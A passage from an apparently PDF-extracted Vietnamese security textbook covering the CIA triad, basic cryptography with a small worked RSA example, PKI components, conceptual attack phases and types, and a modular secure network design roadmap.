Khi phân tích một hệ thống bảo mật chúng ta cần phải có phương pháp luận. Có vùng dữ liệu yêu cầu tính mật của thông tin, có vùng dữ liệu cần tính toàn vẹn, tất cả các dữ liệu đó đều phải được đáp ứng khi yêu cầu đó là tính sẵn sàng của hệ thống.

- Tính mật của thông tin
- Tính toàn vẹn thông tin
- Tính sẵn sàng của hệ thống

Là ba góc của tam giác bảo mật CIA của một đối tượng cần bảo vệ:



### a. Confidentiality

Tính mật của thông tin là mức độ bảo mật cần thiết nhằm đảm bảo những dữ liệu quan trọng không bị rò rỉ hay lộ thông tin.

Kẻ tấn công có thể thực hiện nhiều phương thức nhằm đạt được mục đích là lấy những thông tin mong muốn. Những phương thức đó có thể là giám sát hệ thống mạng, lấy các file chứa mật khẩu, hay Social engineering.

Thông tin có thể bị lộ do không sử dụng các phương thức mã hóa đủ mạnh khi truyền hay lưu trữ thông tin.

Tính mật của thông tin được đại diện bởi quyền READ.

### b. Integrity

Tính toàn vẹn của thông tin là mức độ bảo mật cần thiết nhằm đảm bảo độ tin tưởng của thông tin không bị thay đổi hay chỉ được chỉnh sửa bởi người có thẩm quyền.

Kẻ tấn công có thể thực hiện nhiều phương thức nhằm thay đổi những thông tin mong muốn. Những phương thức đó có thể là đột nhập vượt qua các quá trình xác thực, hoặc tấn công khai thác lỗ hổng bảo mật của hệ thống.

Đây là mức độ bảo mật thông tin quan trọng, hàng năm có rất nhiều tổ chức doanh nghiệp bị tấn công khai thác lỗ hổng bảo mật và bị thay đổi dữ liệu.

Tính toàn vẹn của thông tin được đại diện bởi quyền MODIFY.

### c. Availability

*“Cho tôi truy cập dữ liệu của bạn”*

*“Hãy bật máy tính của tôi lên trước đã”*

Khả năng đáp ứng của thông tin là điều rất quan trọng, điều này thể hiện tính sẵn sàng phục vụ của các dịch vụ.

Khả năng đáp ứng của hệ thống chịu ảnh hưởng bởi khá nhiều thành phần: có thể là phần cứng, phần mềm hay hệ thống Backup.

Khả năng đáp ứng của hệ thống cần được tính đến dựa trên số người truy cập và mức độ quan trọng của dữ liệu.

## 8. Mật mã học cơ bản

### a. Khái niệm cơ bản về mật mã học

Một hệ thống mã hóa (cipher system) cung cấp một phương pháp để bảo vệ thông tin bằng việc mã hóa chúng (encrypting) thành một dạng mà chỉ có thể đọc bởi người có thẩm quyền với hệ thống đó hay một người dùng cụ thể. Việc sử dụng và tạo hệ thống đó gọi là mật mã (cryptography).

Mật mã được sử dụng từ rất sớm trong lịch sử loài người, trước khi có CNTT đã có rất nhiều phương thức mã hóa được sử dụng.

Ví dụ: Mã hóa kinh thánh, mã hóa Caesa, trong chiến tranh thế giới thứ 2 quân đội đức sử dụng cỗ máy mã hóa bằng cơ học để bảo vệ các bức thư trong chiến trường.

Ngành công nghệ thông tin có các phương thức mã hóa cơ bản sau:

- Hàm băm – HASH
- Mã hóa đối xứng – Symmetric
- Mã hóa bất đối xứng – Assymmetric

Để hiểu và nghiên cứu về mật mã cần phải hiểu một số khái niệm:

- Cleartext hay Plaintext: Là dữ liệu chưa được mã hóa
- Ciphertext: Là dữ liệu sau khi được mã hóa
- Encrypt: Quá trình mã hóa
- Algorithm: Thuật toán mã hóa được sử dụng trong quá trình mã hóa
- Key: Key được sử dụng bởi thuật toán mã hóa trong quá trình mã hóa
- Decrypt: Quá trình giải mã

### b. Hàm băm – Hash

Hash là một phương pháp hay thuật toán được sử dụng để kiểm tra tính toàn vẹn của dữ liệu, kiểm tra sự thay đổi của dữ liệu.

Hash có hai thuật toán được biết tới nhiều nhất: SHA và MD5.

Khi dữ liệu được truyền trên mạng hay lưu trữ hoàn toàn có thể bị thay đổi, người nhận thông tin đó muốn kiểm tra xem dữ liệu có còn toàn vẹn hay không thì chỉ cần kiểm tra chuỗi Hash của dữ liệu ban đầu và dữ liệu nhận được. Sử dụng hàm băm để kiểm tra nếu hai chuỗi Hash giống nhau thì dữ liệu vẫn còn toàn vẹn chưa bị chỉnh sửa và ngược lại.

**Thực hành:** Sử dụng MD5 để hash một file

#### c. Mã hóa đối xứng – Symmetric

Symmetric Key Cryptography là một hệ thống mã hóa sử dụng “một key” để mã hóa và giải mã.

Phương pháp mã hóa này có ưu điểm là dễ dàng sử dụng và tích hợp hơn là phương thức mã hóa bất đối xứng (Assymmetric). Về tốc độ mã hóa và giải mã cũng nhanh hơn phương thức mã hóa bất đối xứng. Tuy nhiên do cả quá trình mã hóa và giải mã sử dụng một Key nên thường key được thiết lập sẵn ở hai đầu người gửi và người nhận (vd: IPsec), hay thông tin được chia sẻ được mã hóa và chỉ có người có key mới mở ra được.


Mã hóa đối xứng thường được sử dụng để mã hóa dữ liệu, còn mã hóa bất đối xứng thường được dùng cho xác thực và truyền key.

Có rất nhiều thuật toán mã hóa đối xứng nhưng hay dùng nhất hiện nay là thuật toán AES (Advanced Encrypt Standard).

#### d. Mã hóa bất đối xứng – Assymmetric

Assymmetric Key Cryptography là một hệ thống mã hóa sử dụng một cặp key: Public key và Private Key để thực hiện cho quá trình mã hóa và giải mã.

Thông thường hệ thống này hay sử dụng Public key để mã hóa và sử dụng Private Key để giải mã:



Hình mô tả quá trình mã hóa và giải mã của Assymmetric

Do quá trình sinh key và cung cấp Key phức tạp nên việc tích hợp và sử dụng phương thức mã hóa này không dễ như Symmetric. Thực hiện mã hóa và giải mã mất nhiều tài nguyên hơn nên phương thức này thường dùng vào quá trình xác thực người dùng. Tuy nhiên hiện nay hệ thống máy tính đã rất mạnh (VD: Google) nên phương thức này có thể được sử dụng để truyền dữ liệu.

Để có thể thực hiện được phương thức mã hóa này đòi hỏi phải có một hệ thống: Tạo, cung cấp, quản lý và khắc phục sự cố cung cấp Key (public, private). Hệ thống này gọi là Public Key Infrastructure (PKI).

Thuật toán mã hóa RSA là một thuật toán mã hóa bất đối xứng, được sử dụng rộng rãi nhất.

Mô tả thuật toán =>

#### I. Sinh Key

##### 1. Sinh Key – là hai số nguyên tố

- $p = 7$
- $q = 13$

##### 2. Clear Text

$$M = 80$$

##### 3. Tham số N

$$N = q * p = 7 * 13 = 91$$

##### 4. Tham số $\varphi(pq)$ = $(p - 1)(q - 1)$ .

$$\varphi(pq) = (p - 1)(q - 1) = 6 * 12 = 72$$

##### 5. Tham số E ( $1 < E < \varphi(pq)$ )

- $E = 5 \rightarrow$  Đây là khóa công khai (public Key)

##### 6. Tham số D

$$\text{Determine } d. \quad de \equiv 1 \pmod{\varphi(pq)}$$

$d * 5 \bmod 72 = 1 \rightarrow$  dùng Excel mà tính thỏa mãn  $(d-1) * 5$  chia hết cho 72

- $D = 29 \rightarrow$  Đây là khóa bí mật (private Key)

#### II. Mã hóa

$$c \equiv m^e \pmod{n} = 80^5 \bmod 91 = 19$$

#### III. Giải mã

$$m \equiv c^d \pmod{n}$$

$$m = 19^{29} \bmod 91 = 80$$

#### IV. Public key = $n + e$

#### V. Private key = $d + e$

### e. Tổng quan về hệ thống PKI

Để thuật toán mã hóa bất đối xứng (Assymmetric) hoạt động cần một hệ thống: Sinh Key, Cung cấp Key, Quản lý Key, Thiết lập chính sách với Key, hệ thống đó được gọi là Public Key Infrastructure viết tắt là PKI.

PKI được sử dụng rộng rãi cung cấp hệ thống bảo mật cho ứng dụng và mạng, điều khiển truy cập, tài nguyên từ website, bảo vệ email và nhiều thứ khác. PKI bảo vệ thông tin bởi cung cấp các tính năng sau:

- Identify authentication: Cung cấp nhận diện và xác thực
- Integrity verification: Kiểm tra tính toàn vẹn dữ liệu
- Privacy assurance: Đảm bảo sự riêng tư
- Access authorization: Cấp thẩm quyền truy cập tài nguyên
- Transaction authorization: Thực thi việc cấp thẩm quyền truy cập tài nguyên
- Nonrepudiation support: Hỗ trợ tính năng chống chối bỏ

Tiếp theo chúng ta cần quan tâm tới các chuẩn về PKI, mỗi chuẩn của hệ thống PKI được áp dụng cho các hệ ứng dụng và hệ thống sau:

Email	Secure Electronic Commerce	VPN
S/MIME	SSL TLS	IPsec PPTP
PKIX	PKCS	X.509


PKIX Working Group của tổ chức IETF phát triển chuẩn Internet cho PKI dựa trên chuẩn X.509 về Certificate, và được trọng tâm:

- X.509 Version 3 Public Key Certificate và X.509 Version 2 Certificate Revocation List (CRLs).
- PKI Management Protocols
- Operational Protocols

- Certificate Policies và Certificate practice statements (CPSs)
- Time-stamping, data-certification, and validation services.

Nơi PKIX được phát triển dựa trên Internet Standards X.509, Public Key Cryptography Standard (PKCS) là phương thức mã hóa dữ liệu được phát triển và công bố bởi RSA Lab, hiện nay là một phần của hãng RSA. Trong đó có 15 tài liệu cụ thể về PKCS, ví dụ:

- PKCS #1 RSA Cryptography Standard cung cấp đề xuất và triển khai hệ thống mật mã Public Key dựa trên thuật toán RSA
- PKCS #2 được tích hợp sẵn vào PKCS #1
- ... PKCS #15:
- Dưới đây là thông tin của một Certificate theo chuẩn X.509



### Hệ thống PKI gồm các thành phần:

- Certificate Authority (CA)

CA là thành phần quan trọng trong khái niệm về hệ thống PKI. Các nhà cung cấp CA ví như VeriSign hay Entrust. Là hệ thống cung cấp Certificate.

#### - **Registration Authority (RA)**

RA cung cấp xác thực tới CA và được coi như một Client yêu cầu chứng chỉ số.

#### - **Digital Certificates**

Chứng chỉ số là dữ liệu bao gồm public key cryptography, hầu hết Certificate đều dựa trên cấu trúc của chuẩn X.509. bao gồm

- |                          |                                 |
|--------------------------|---------------------------------|
| ▶ Name of the CA         | ▶ Period of validity            |
| ▶ CA's digital signature | ▶ Version                       |
| ▶ Serial number          | ▶ Subject or owner              |
| ▶ Issued date            | ▶ Subject or owner's public key |

#### - **Certificate Policies**

Là chính sách cho chứng chỉ số, nhận diện việc sử dụng chứng chỉ số. Những thông tin cụ thể như:

Sử dụng để bảo vệ thông tin với CA

Phương thức xác thực với CA

Quản lý Key

Quản lý sử dụng Private Key

Thời gian sử dụng chứng chỉ số


Cấp mới

Cho phép export private key

Độ dài tối thiểu của Public key và Private Key

#### - **Certificate Practice Statement**

CPS là tài liệu được tạo ra và công bố bởi CA cung cấp các thông tin phụ thuộc vào hệ thống CA sử dụng chứng chỉ số. CPS cung cấp thông tin CA sử dụng



Ví dụ trên VeriSign là CA, Thawte SGC CA là CSP và thông tin sử dụng cho dịch vụ accounts của Google.

- **Revocation (Thu hồi key)**

Khi chứng chỉ số được sử dụng, chúng cũng có thể được thu hồi. Quá trình thu hồi một chứng chỉ số được thực hiện trước khi nó bị quá hạn. Quá trình thu hồi đảm bảo một chứng chỉ số không thể tồn tại quá thời gian quy định lúc CA tạo ra.

- **Trust models**


Hệ thống PKI có cấu trúc đơn giản là có một CA. Một CA trong cấu trúc cho phép tạo và quản lý chứng chỉ số nhưng mô hình này chỉ áp dụng đối với các tổ chứng nhỏ bởi vì tính đơn giản. Nhưng nếu CA đó lỗi toàn bộ hệ thống sử dụng dịch vụ đều bị lỗi. Để giảm thiểu rủi ro cho hệ thống PKI cho phép xây dựng hệ thống có cấu trúc bao gồm Root CA là tầng trên cùng sau đó là các tầng CA con, giữa CA con được quản lý khi bị lỗi có thể xây dựng lại đơn giản. Đó là hệ thống Trust Models

## f. Thực hành mã hóa và giải mã với công cụ Cryptography tools

### 9. Khái niệm cơ bản về tấn công mạng

#### a. bước cơ bản của một cuộc tấn công

Thông thường một cuộc tấn công được chia làm các bước cơ bản như dưới đây:



- **Bước 1: Reconnaissance (trinh thám)**

Là bước đầu tiên của bất kỳ cuộc tấn công nào. Kẻ tấn công cố gắng lấy càng nhiều thông tin về đối tượng càng tốt và chủ yếu qua hai phương thức (Active/Passive).

Passive: kẻ tấn công có thể tìm thông tin về đối tượng qua các kênh thông tin

Active: kẻ tấn công thực hiện theo dõi và đến tận địa điểm hay vị trí của mục tiêu và tìm hiểu.

Mục tiêu của bước này là xác định được mục tiêu.

- **Bước 2: Scan**

Bước thứ hai thực hiện sau khi đã xác định được mục tiêu. Bước Scan nhằm mục tiêu xác định được các kẽ hở của đối tượng. Từ đó lập bảng liệt kê được toàn bộ các yếu tố có thể thực hiện xâm nhập vào hệ thống.

- **Bước 3: Gaining Accesss**

Khi phát hiện được các điểm yếu của hệ thống, kẻ tấn công lựa chọn một hoặc nhiều lỗ hổng từ đó tiến hành tấn công và chiếm quyền điều khiển.

- **Bước 4: Maintaining Access**

Khi thực hiện tấn công thành công, để lần sau truy cập vào hệ thống đơn giản hơn kẻ tấn công thường sử dụng Virus, Trojan, backdoor hay những đoạn shell code.

- **Bước 5: Clearing Track**

Kẻ tấn công thực hiện xóa những dấu vết truy cập của mình như việc xóa log.

## b. Một số khái niệm về bảo mật.

- **Threat**

Một hành động hay một tình huống có thể ảnh hưởng tới bảo mật. Threat là một nguy cơ ảnh hưởng tới bảo mật của hệ thống

- **Vulnerability**

Là lỗ hổng bảo mật của hệ thống.

- **Target of Evaluation**

Là một hệ thống công nghệ thông tin là đích của cuộc tấn công

- **Attack**

Tấn công hệ thống mạng có thể được chia làm hai dạng:

- + Active Attack

- + Passive Attack

Tấn công hệ thống có thể được chia làm nhiều dạng khác. Lấy thông tin, thay đổi thông tin hay phá hủy thông tin là những mục đích cơ bản nhất của các cuộc tấn công

- **Exploit**

Là hình thức khai thác lỗ hổng bảo mật

## c. Các phương thức tấn công cơ bản

- **Brute Force**

Là phương thức tấn công mà kẻ tấn công sử dụng những password đơn giản để thử lần lượt nhằm đoán ra mật khẩu của người dùng. Phương thức này chỉ áp dụng đối với những mật khẩu đơn giản.

- **Dictionary**

Là phương thức tấn công tương tự Brute force nhưng thay vì thử lần lượt mật khẩu, kẻ tấn công sử dụng bộ từ điển chứa mật khẩu cần thử.

- **Spoofing**

Là dạng tấn công mà một cá nhân, một hệ thống thực hiện hành vi giả mạo. Ví như một người giả mạo địa chỉ mail gửi đi mà không cần phải xác thực.

- **DoS**

Là dạng tấn công mà một người hay một hệ thống làm cho một hệ thống khác không thể truy cập hoặc bị chậm đi đáng kể bằng cách sử dụng hết các tài nguyên.

- **Man-in-the-middle**

Kẻ tấn công bằng một cách nào đó đứng giữa luồng công đứng giữa giao tiếp của hai máy tính.

- **Replay**

Ví dụ: khi một quá trình xác thực được thực hiện thành công và bị kẻ tấn công capture được quá trình đó. Khi cần đăng nhập vào hệ thống, kẻ tấn công phát lại luồng traffic đó để thực hiện xác thực. Đó là phương thức tấn công Replay

- **Sesion Hijacking**

Khi người dùng thực hiện thành công quá trình xác thực, kẻ tấn công thực hiện tấn công cướp phiên giao tiếp. Dạng tấn công đó là Session Hijacking.

#### d. Đích của các dạng tấn công

Các dạng tấn công được chia theo đích của dạng tấn công đó:

- **Operating System:** đích tấn công là các hệ điều hành. Ngày nay các hệ điều hành rất phức tạp với nhiều service, port, nhiều chế độ truy cập. Việc vã các lỗ hổng bảo mật ngày càng phức tạp và đôi khi việc cập nhật đó không được thực hiện. Kẻ tấn công thực hiện khai thác các lỗ hổng bảo mật ở trên các hệ điều hành đó.
- **Application:** đích tấn công là các ứng dụng. Các ứng dụng được phát triển bởi các hãng phần mềm độc lập và đôi khi chỉ quan tâm tới đáp ứng nhu cầu công việc của ứng dụng mà quên đi việc phải bảo mật cho ứng dụng. Rất nhiều ứng dụng có lỗ hổng bảo mật cho phép hacker khai thác.
- **Shrink Wrap:** Các chương trình, ứng dụng đôi khi bị lỗ mã code và việc này cũng là lỗ hổng bảo mật rất lớn.
- **Misconfiguration:** các thiết lập sai trên hệ thống đôi khi tạo kẽ hở cho kẻ tấn công thực hiện khai thác.



### III. INFRASTRUCTURE SECURITY (AN NINH HẠ TẦNG).

Trong phần này gồm các nội dung chính sau:

Các giải pháp và lộ trình xây dựng bảo mật hạ tầng mạng

Thiết kế mô hình mạng an toàn

Thành phần bảo mật trong hạ tầng mạng

Bảo mật cho hệ điều hành

Xây dựng chính sách an toàn thông tin

## 1. Các giải pháp và lộ trình xây dựng bảo mật hạ tầng mạng

Để có thể xây dựng một hệ thống mạng đảm bảo tính an toàn cần phải có lộ trình xây dựng hợp lý giữa: Yêu cầu và Chi phí có thể chi trả để từ đó lựa chọn những giải pháp.

Giải pháp phù hợp nhất phải cân bằng được các yếu tố:

- Tính năng yêu cầu
- Giá thành giải pháp
- Tính năng
- Hiệu năng của hệ thống

VD1: Chúng ta không thể xây dựng giải pháp hàng triệu \$ để bảo vệ cho một máy cá nhân không quan trọng được.

VD2: Chúng ta cần bảo vệ cho hệ thống web, đâu cần những tính năng về Endpoint security

VD3: Chúng ta không thể chiếm 50% Performance của hệ thống cho các chương trình bảo vệ được.

Bất kỳ doanh nghiệp hay tổ chức nào cũng không thể cùng một lúc có thể triển khai toàn bộ các giải pháp bảo mật, điều này đặt ra cần phải có lộ trình xây dựng rõ ràng. Một lộ trình xây dựng cần phải đáp ứng tính phủ kín và tương thích giữa các giải pháp với nhau tránh chồng chéo và xung đột. Một đơn vị có thể dựa vào lộ trình này để có thể xây dựng được một hạ tầng CNTT đáp ứng tính bảo mật.

Dưới đây là lộ trình các bước cũng như giải pháp để xây dựng một hệ thống mạng đảm bảo tính bảo mật cao


TT	Những giải pháp bảo mật hệ thống mạng	Thành phần
1	Xây dựng tường lửa (firewall)	Layer 3-4 Layer 4-7 Xây dựng HA cho Firewall
2	Giải pháp Endpoint Security và chống Malware tập trung cho toàn bộ hệ thống với tính năng: - Anti-Virus - Host Firewall - Host IDS/IPS - Encryption - Device Control - Vulnerability Monitor and Management - Application Control - Web Control	Antivirus tập trung EndPoint Security cho máy trạm EndPoint Security cho máy chủ Security cho Mail Server Security cho Internet Gateway
3	Giải pháp, thiết bị phục vụ hỗ trợ phòng chống tấn công mạng và các xâm nhập bất hợp pháp (IDS/IPS)	Vùng DMZ Vùng Server Farm Vùng Internal
4	Giải pháp, thiết bị phục vụ hỗ trợ kiểm tra đánh giá định kỳ, tìm kiếm và quản lý lỗ hổng bảo mật cho toàn bộ hệ thống mạng, hệ điều hành, ứng dụng, dịch vụ.	Toàn mạng
5	Giải pháp, thiết bị phục vụ hỗ trợ xác thực mạnh (Chứng chỉ số, chữ ký số)	Giải pháp xác quản lý và xác thực tập trung
6	Giải pháp chống thất thoát dữ liệu (Data Lost Prevent)	Chống thất thoát dữ liệu
7	Giải pháp quản lý truy cập mạng Network Access Control (NAC)	Quản lý truy cập mạng
8	Giải pháp cân bằng tải, tối ưu hóa băng thông, chống tấn công DDoS và tăng tính bảo mật sử dụng Proxy.	Vùng DMZ
9	Giải pháp mã hóa thông tin (Xây dựng hệ thống PKI cho các ứng dụng).	Cho các dịch vụ
10	Giải pháp an toàn dữ liệu (backup/restore) tập trung	Backup/Restore độc lập Giải pháp Backup/Restore tập trung, đặt lịch, lưu trữ tập trung.
11	Xây dựng hệ thống mạng đáp ứng chuẩn ISO 27001	Xây dựng chuẩn ISO 27001

By Tocbatdat

### 3. Thiết kế mô hình mạng an toàn

Để các giải pháp về an toàn thông tin làm việc không bị trùng lặp và xung đột cần phải có mô hình thiết kế phù hợp. Dưới đây là một mô hình tôi thấy từ thiết kế các vùng, thiết bị sử dụng, truy cập từ xa, tính HA đều có:

Tôi đọc khá nhiều cuốn về Security nhưng chưa thấy cuốn nào có mô hình dạng Module như thế này, đa phần là những mô hình đơn giản và thiếu tính thực tế.



- Phân tích tổng quan mô hình được chia làm các module:

- + **Module Internet** gồm: Router, Proxy và tối ưu hóa băng thông, Firewall

- + **Module DMZ:** IPS bảo vệ và các Server public ra internet
  - + **Module Core:** Vùng Routing và Switching lõi của toàn bộ hệ thống, nơi thiết lập Access Controll List cho các vùng.
  - + **Module Server Farm:** Nơi chứa các server quan trọng như máy chủ dữ liệu, core banking được giám sát bởi thiết bị IDS
  - + **Module Management:** Là vùng mạng an toàn để cắm các công quản trị của các thiết bị và máy chủ
  - + **Vùng User:** Cung cấp mạng cho người dùng tại cơ quan
  - + **Branch:** Kết nối tới các mạng chi nhánh trên cả nước.
- **Phân tích các thiết bị bảo mật:**
- + **Router và Switch Core** thiết lập Access Controll List và đảm bảo tính HA cho toàn bộ các kết nối
  - + **Proxy** đứng ra để tối ưu hóa băng thông Input-Output
  - + **Firewall** có chức năng đóng mở port và public server cũng như cho các kết nối VPN
  - + **IPS** thiết bị giám sát, phát hiện và ngăn chặn các cuộc tấn công mạng
  - + **Endpoint Security:** Giải pháp Endpoint cho máy trạm máy chủ
  - + Giải pháp **Data Loss Prevent** chống thất thoát dữ liệu
  - + **Network Access Control** quản lý truy cập mạng

#### 4. Router và Switch

##### a. Chức năng của Router

- Routing: thực hiện việc Routing các gói tin trên mạng
- NAT: Thực hiện NAT các địa chỉ IP từ private – public và ngược lại

- Access Control List: Cho phép tạo các Access Control List đáp ứng yêu cầu chặn port, ip của người quản trị.

### b. Chức năng của Switch

- Thực hiện việc Switch các gói tin ở Layer 2

### c. Bảo mật trên Switch

